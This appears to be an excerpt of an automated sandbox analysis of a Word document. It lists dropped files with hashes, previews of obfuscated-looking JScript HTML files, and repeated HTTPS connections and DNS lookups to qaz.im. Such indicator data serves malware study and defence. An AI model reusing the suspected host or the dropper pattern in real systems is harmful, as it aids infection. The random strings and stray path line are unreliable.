h3jCFvo93mgLBSkDho8rXAm7bncbEnDLm9OJX4MXqYt8WFwxTSJ6bZg1wZyd1rinZNw1Lt8RIcVzxzWp6nd7bTLvZhTPoCbKMrvhT2Cng63lHLUkrzdKIXnh mLgLMUuqPnqmfAYUIC3SGytc2Bs7SO4Irf7qSOfH1JGdkwFRO23tgXlKuYrttjBZ4pIJtXuVTZhhTzIYHnZ0Jg8nkF75MBBThxmAQafR2jgMe0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2EF4F663.html	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19364
Entropy (8bit):	6.048046902595105
Encrypted:	false
SSDEEP:	384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW
MD5:	C389F7EE1D9E6376B7D96E80D7A1FFE1
SHA1:	2D0B931CF7CECDDDDB35457A5719353840F8CA66
SHA-256:	8A01945C5951B6685768C155D938E7805B097477FCBB7E815FCB1CC26F1170DA
SHA-512:	7DE15CF2ED560A6FF7E7FD5D3C8B0E4F13CA585BAB09D40E89785FC12F5B4C79D9F4CEC4034B3F40F4CA54ABAB100E27947867558DBC7876366A8B614EEA0F FC
Malicious:	false
Reputation:	low

Preview:	<!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">....//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgF JXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzoqklUBwmpAAmyTC3 OoltUvPlazPwyA7LLQQOScaywq8vXyGIQVFlueILEfULpP4Ya8yidgcE4gp5FED44ecGfaqfILoETUg0KdPclWZy0MJBORco5usI4ragZgRWBcU8JZl1kHzbXWa7GkyuGx 4mNe3moKN6Ht1JNc4oE8NWRogo8JpmNPFcs7lNowfszWpyFQLv4El8VufAHHhpDxPirOGsMAKmdcPVkdeEWjFrURX4zo8SYFayae4gEgPgUMJKduzfrnn6B6 KSX4e4BwqIN3jCC8vWou5qguP7OZRGOV5DDCn5sgBbSjlq4BvBuPESilvUNCkkrLpFIM4tP7enAsh0bTQZ21HZSjai6sDxOFaT4h2vawGljb57ZfSbVunbjqQgqiNIltPn nPEY9l4RT6QYmQ3BaDHwJJSHuumCkvI7mb9CvH5ifWHk0OGDY6H0ymiSXax280JLlSLHf8MUZ0960E5chiJCUuF53uQEimTOd8LC9ythUib0bcaHHEuweN44 h3jCFvo93mgLBSkDho8rXAm7bncbEnDLm9OJX4MXqYt8WFwxTSJ6bZg1wZyd1rinZNw1Lt8RIcVzxzWp6nd7bTLvZhTPoCbKMrvhT2Cng63IHLUkrzdKIXnh mLgLMUuqPnqmfAYUIC3SGytc2Bs7SO4Irf7qSOfH1JGdkwFRO23tgXlKuYrttjBZ4pIJtXuVTZhhTzIYHnZ0Jg8nkF75MBBThxmAQafR2jgMe0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8E5395CD.jpg

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 600x600, frames 3
Category:	dropped
Size (bytes):	22248
Entropy (8bit):	7.567520825394468
Encrypted:	false
SSDEEP:	384:ma1KN3h8oGT1TS/TZs/r4VB5LuCBLAyB4KGO4v:7Zo21TSVur4z5Luy/BSF
MD5:	66EBF5C50A28236AD77C5A306A4543E1
SHA1:	F6EAA2DF964C95A2EB044AA94F5A691C1752E4B8
SHA-256:	E80BFCC0066D4DFCE09EE172F5082C14D8EED957E8BF14B60FFC57C2F0BB1BDB
SHA-512:	D79CD58FF50AA0725C334CCA8151B96AF1BA87E0D15034528055ED96D1B6686727B6A03C23BD069154B19BDC0E7F275A016A0F181C201F449A37AAD6D5568F0
Malicious:	false
Reputation:	low
Preview:	......JFIF.....C.....C.....X.X..... ....c.t.{.....I..2.....Q.....Q..x.....jQ.(.....i.....(.@.....Te.....b.b. .....*2.r.....1mJ1e.....m9w..... .....r%FRc.....i.....(.@.....Ns.....?B...W;.....%F[N].....-.F,.....%.^.%.s...~.9.P....._~.....*2.r.....1mJ1e...|>..{...~.%.s...Rc/....._~.....*2.r.....1mJ1e... ..?S..>s.y...)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BC5065FC.html

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	19364
Entropy (8bit):	6.048046902595105
Encrypted:	false
SSDEEP:	384:hZJbWuYvXebbmk2RFGqL1vXipiIPq2L15j+h5i4rXgrE/M1eEScjy:hZJCXAbmDRFJ16pti2Lvaxb2rlW
MD5:	C389F7EE1D9E6376B7D96E80D7A1FFE1
SHA1:	2D0B931CF7CECDDDDB35457A5719353840F8CA66
SHA-256:	8A01945C5951B6685768C155D938E7805B097477FCBB7E815FCB1CC26F1170DA
SHA-512:	7DE15CF2ED560A6FF7E7FD5D3C8B0E4F13CA585BAB09D40E89785FC12F5B4C79D9F4CEC4034B3F40F4CA54ABAB100E27947867558DBC7876366A8B614EEA0F FC
Malicious:	false
Reputation:	low
Preview:	<!docTYpe HTML>....<hTml>....<bODy>....<sCriPT LanGuagE="jSCript">....//Av9GwVvZPFcw55h7Xvq6eiNw33wn1kLMMtgKlxmHJLqlB0FbkSpSlv6hvs5Ufe225SgF JXZWudirllX811uiLxdKVr103bqaPWQ95c1wD2XMLlKNOYO4wCjRot3Xh0ZhLzCEddyBHRaRSPP0txXf55CjstRCAGx0umIcUyAv7l9Ed7ZeY6ddIzoqklUBwmpAAmyTC3 OoltUvPlazPwyA7LLQQOScaywq8vXyGIQVFlueILEfULpP4Ya8yidgcE4gp5FED44ecGfaqfILoETUg0KdPclWZy0MJBORco5usI4ragZgRWBcU8JZl1kHzbXWa7GkyuGx 4mNe3moKN6Ht1JNc4oE8NWRogo8JpmNPFcs7lNowfszWpyFQLv4El8VufAHHhpDxPirOGsMAKmdcPVkdeEWjFrURX4zo8SYFayae4gEgPgUMJKduzfrnn6B6 KSX4e4BwqIN3jCC8vWou5qguP7OZRGOV5DDCn5sgBbSjlq4BvBuPESilvUNCkkrLpFIM4tP7enAsh0bTQZ21HZSjai6sDxOFaT4h2vawGljb57ZfSbVunbjqQgqiNIltPn nPEY9l4RT6QYmQ3BaDHwJJSHuumCkvI7mb9CvH5ifWHk0OGDY6H0ymiSXax280JLlSLHf8MUZ0960E5chiJCUuF53uQEimTOd8LC9ythUib0bcaHHEuweN44 h3jCFvo93mgLBSkDho8rXAm7bncbEnDLm9OJX4MXqYt8WFwxTSJ6bZg1wZyd1rinZNw1Lt8RIcVzxzWp6nd7bTLvZhTPoCbKMrvhT2Cng63IHLUkrzdKIXnh mLgLMUuqPnqmfAYUIC3SGytc2Bs7SO4Irf7qSOfH1JGdkwFRO23tgXlKuYrttjBZ4pIJtXuVTZhhTzIYHnZ0Jg8nkF75MBBThxmAQafR2jgMe0

C:\Users\user\AppData\Local\Temp\{532AFB91-0C3D-4187-B83C-71D1E2833CCF}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025565480559654664
Encrypted:	false
SSDEEP:	6:I3DPcHPeAzRvxggLRjJ5zRXv//4tfnRujlw//+GtluJ/eRuj:I3DPylRXJ5FvYg3J/
MD5:	DAA1E7900566342CE799FAC7815E1AFA
SHA1:	27E2175C96A6DA395860F5B87CCA811689FA8DDC
SHA-256:	986189E409F4D446FDBC10306068115FB41CC06EFF771F10277DFAA969AEE504
SHA-512:	C18AE54E036937187ACEC39CFCF044F1D3FF96B1F420430C0BDF529D82CE0C465EF64B1701D332C8289291B9D3626F3391CA4C47D736F49B5D4571D28E257B2

Malicious:	false
Reputation:	low
Preview:	......M.eFy...z@y...&zK.y.n1>..S,...X.F...Fa.q.....'.W?.`E....FV.....5u..h..G...8.M."....x...x...x...x..... .....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{F2BDA7F7-D38F-4DB4-86AB-78594ACAB021}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025538895507565103
Encrypted:	false
SSDEEP:	6:I3DPctQUuy8RvxggLRXWvqq3RXv//4tfnRujlw//+GtluJ/eRuj:I3DP8Q/LWDvYg3J/
MD5:	7B2A21167EF7DE65851D941C40B49C48
SHA1:	3E31789057B2852AD41409CF2D5616E30A6A842B
SHA-256:	414B8D143DD15A3996171CB9AB5BD4EFC45F7915F7A65AF25441FBCE891B7CE2
SHA-512:	F042E28D1964CE4ED593886985AB4653F13784750540FAE3C07541EA1AF87DF0B4668906B1CABECC607620C597928B2F7AC0A47ACDDDDA7C7F3A7DF4F20A5F5
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zj....VF@.....a..S,...X.F...Fa.q.....K ...H.G .E..r.....3-..L.....x...x...x...x..... ...zV..... ..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.683364951357434
Encrypted:	false
SSDEEP:	3:bDuMJlTUmYmX1V1QmYv:bCYUm91QmC
MD5:	82ED92CE73F3F2C3BF91D4C76D3A4760
SHA1:	CEFFA2857F6D2C211B5C08CEC9957C3EAF09289A
SHA-256:	83E793DEA3EBA35BCC76F8F6511BA90804AC6C71EA4B6A13AA5EA52C94C800FD
SHA-512:	17CAACAE5AF04A439529B6AE67BDAD4413CC60C2704748512D80B1485103863C917F158AB4673BCE9715EDB0FF206FDD3438B43E3C1EC92201009830290179C
Malicious:	false
Preview:	[folders]..Templates.LNK=0..nnxPt0Yydv.LNK=0..[doc]..nnxPt0Yydv.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\nnxPt0Yydv.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:57 2022, mtime=Tue Mar 8 15:45:57 2022, atime=Fri Sep 2 19:23:18 2022, length=23549, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.583562059208682
Encrypted:	false
SSDEEP:	12:8s46FgXg/XAlCPCHaXMBzB/nPyX+WeOcfY5i+icvbIszaHDtZ3YilMMEpxRljK34:8e/XT89dqcZdeMszqDv3qcTu7D
MD5:	B33A705BC9650B7E27987D428B6A003A
SHA1:	E56964067C53E7D6D18A4378B44EB33409244099
SHA-256:	F655020F81323BF78D21B11053DFD2C4B4F8C3673710F1854603736BDFC5ED7C
SHA-512:	12704B16A4214246CA1F265BC993824B97624814443A205A999B35DB03B85AEFD8478BD2DA1EEEE8482BD86BA00AF51BB863B70D7FE9C65EC7A7602DAC99633D
Malicious:	false
Preview:	L.....F.... ....j..3...j..3....~.....[.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT...Desktop.d.....QK.XhT.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2..[.."U. .NNXPT0~1.DOC..J.....hT..hT..*...r.....'.....n.n.x.P.t.0.Y.y.d.v...d.o.c.....x.....-...8...[.....?J.....C:\Users\..#.....\\887849\Users.user\Desktop\nnxPt0Yydv.doc.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.n.n.x.P.t.0.Y.y.d.v...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....887849.....D_....3N...W...9G..N..... .....[D_....3N...W...9G..N..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

C:\Users\user\Desktop\~$xPt0Yydv.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyHH/cgQfmW+eMdln:vdsCkWtUb+8ll
MD5:	D9C8F93ADB8834E5883B5A8AAAC0D8D9
SHA1:	23684CCAA587C442181A92E722E15A685B2407B1
SHA-256:	116394FEAB201D23FD7A4D7F6B10669A4CBCE69AF3575D9C1E13E735D512FA11
SHA-512:	7742E1AC50ACB3B794905CFAE973FDBF16560A7B580B5CD6F27FEFE1CB3EF4AEC2538963535493DCC25F8F114E8708050EDF5F7D3D146DF47DA4B958F05265 5
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....15.....25.....@35.....35.....z.....p45.....x...

Static File Info

General


File type:	Microsoft Word 2007+
Entropy (8bit):	7.956139045669752
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	nnxPt0Yydv.doc
File size:	23549
MD5:	15b691f0c5d627e71fed8a5d34fb0328
SHA1:	1c7cb38d8fc2f01a6331ade0fdf4cb9779a5ae74
SHA256:	3833142e8b5a9174615c83c1165fa67bd9f46a230058adf8fc9cbb081bb92d30
SHA512:	7e36de7c74b0b17d6a183125855da06a76c42e33506a76bc9450345d41267def85c0af982731a9d02c63ec80b7d8b425494ecde8cc2eb620012504801bdffb5d
SSDEEP:	384:6wbSPfEjTkNesdDL667HzVutGCWyDVwZekDN81WqiJo9RxvrvmWqNWNX/wv3eSNU:9AEXkNegL6eHEnTwZvZ81Wqi+vrvUoXr
TLSH:	3FB2D090C9B5045EE381E572D0887ACEF339F023C9A1A45C7332C5892BD759356A3A3B
File Content Preview:	PK.....4.!U...p`...T.....[Content_Types].xmlUT.....c...c...c.T.N.0..#....U...B.i.,G.D.....o.....7%B(4.m/..y.X..O.Zek.AZS.Q1$..n.4uI.....BdF0e..d..L'.W...A..mBI.1. {J._.f....V*.5.x.5u.....pxK.5.L.c. ..#Tl.b....&...H....WI.sJr..N.F.r....2.....@h.C

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:24:11.893163919 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:11.893210888 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:11.893363953 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:11.904119015 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:11.904153109 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.106446028 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.106641054 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.118447065 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.118464947 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.119035959 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.119194031 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.374012947 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.415391922 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.447335005 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.447459936 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.447472095 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.447525024 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.460880041 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.460917950 CEST	443	49171	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:12.460963964 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:12.460978031 CEST	49171	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.723443031 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.723489046 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:18.724262953 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.724852085 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.724877119 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:18.843628883 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:18.843907118 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.858563900 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.858592987 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:18.859313011 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:18.877919912 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:18.919394016 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:19.005238056 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:19.005317926 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:19.005392075 CEST	49172	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:19.005716085 CEST	49172	443	192.168.2.22	82.202.173.45

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:24:19.005734921 CEST	443	49172	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.186294079 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.186338902 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.186407089 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.187663078 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.187686920 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.317841053 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.318058968 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.347040892 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.347084045 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.347831011 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.510687113 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.551390886 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.578166962 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.578267097 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.578324080 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.578752995 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.578778028 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.578821898 CEST	49173	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.578836918 CEST	443	49173	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.580574989 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.580615044 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.580679893 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.580837965 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.580856085 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.701263905 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.701677084 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.701705933 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.703433990 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.703454018 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.870610952 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.870650053 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.870712042 CEST	443	49174	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:22.872196913 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:22.872539043 CEST	49174	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.004606962 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.004674911 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.004776001 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.005217075 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.005239964 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.127108097 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.127208948 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.133275986 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.133318901 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.134169102 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.135266066 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.175379038 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.289026022 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.289143085 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.289319038 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.289421082 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.289455891 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.289505005 CEST	49175	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.289520979 CEST	443	49175	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.289912939 CEST	49176	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.289964914 CEST	443	49176	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.290060043 CEST	49176	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.290260077 CEST	49176	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.290277004 CEST	443	49176	82.202.173.45	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:24:23.410973072 CEST	443	49176	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.411715031 CEST	49176	443	192.168.2.22	82.202.173.45
Sep 2, 2022 13:24:23.411742926 CEST	443	49176	82.202.173.45	192.168.2.22
Sep 2, 2022 13:24:23.413580894 CEST	49176	443	192.168.2.22	82.202.173.45

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Sep 2, 2022 13:24:11.853436947 CEST	55868	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:11.871222019 CEST	53	55868	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:18.633838892 CEST	49688	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:18.653536081 CEST	53	49688	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:18.659006119 CEST	58836	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:18.722076893 CEST	53	58836	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:22.043364048 CEST	50134	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:22.110351086 CEST	53	50134	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:22.122073889 CEST	55275	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:22.185585976 CEST	53	55275	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:22.896694899 CEST	59915	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:22.916980028 CEST	53	59915	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:22.924175978 CEST	54408	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:23.003745079 CEST	53	54408	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:26.515650988 CEST	50108	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:26.535551071 CEST	53	50108	8.8.8.8	192.168.2.22
Sep 2, 2022 13:24:26.538368940 CEST	54723	53	192.168.2.22	8.8.8.8
Sep 2, 2022 13:24:26.556077957 CEST	53	54723	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 2, 2022 13:24:11.853436947 CEST	192.168.2.22	8.8.8.8	0xfbc4	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:18.633838892 CEST	192.168.2.22	8.8.8.8	0xd915	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:18.659006119 CEST	192.168.2.22	8.8.8.8	0xa259	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.043364048 CEST	192.168.2.22	8.8.8.8	0xf2ca	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.122073889 CEST	192.168.2.22	8.8.8.8	0xdc64	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.896694899 CEST	192.168.2.22	8.8.8.8	0x646c	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.924175978 CEST	192.168.2.22	8.8.8.8	0x12f1	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:26.515650988 CEST	192.168.2.22	8.8.8.8	0x25fe	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:26.538368940 CEST	192.168.2.22	8.8.8.8	0x9bb1	Standard query (0)	qaz.im	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 2, 2022 13:24:11.871222019 CEST	8.8.8.8	192.168.2.22	0xfbc4	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:18.653536081 CEST	8.8.8.8	192.168.2.22	0xd915	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:18.722076893 CEST	8.8.8.8	192.168.2.22	0xa259	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.110351086 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
Sep 2, 2022 13:24:22.185585976 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	qaz.im		82.202.173.45	A (IP address)	IN (0x0001)
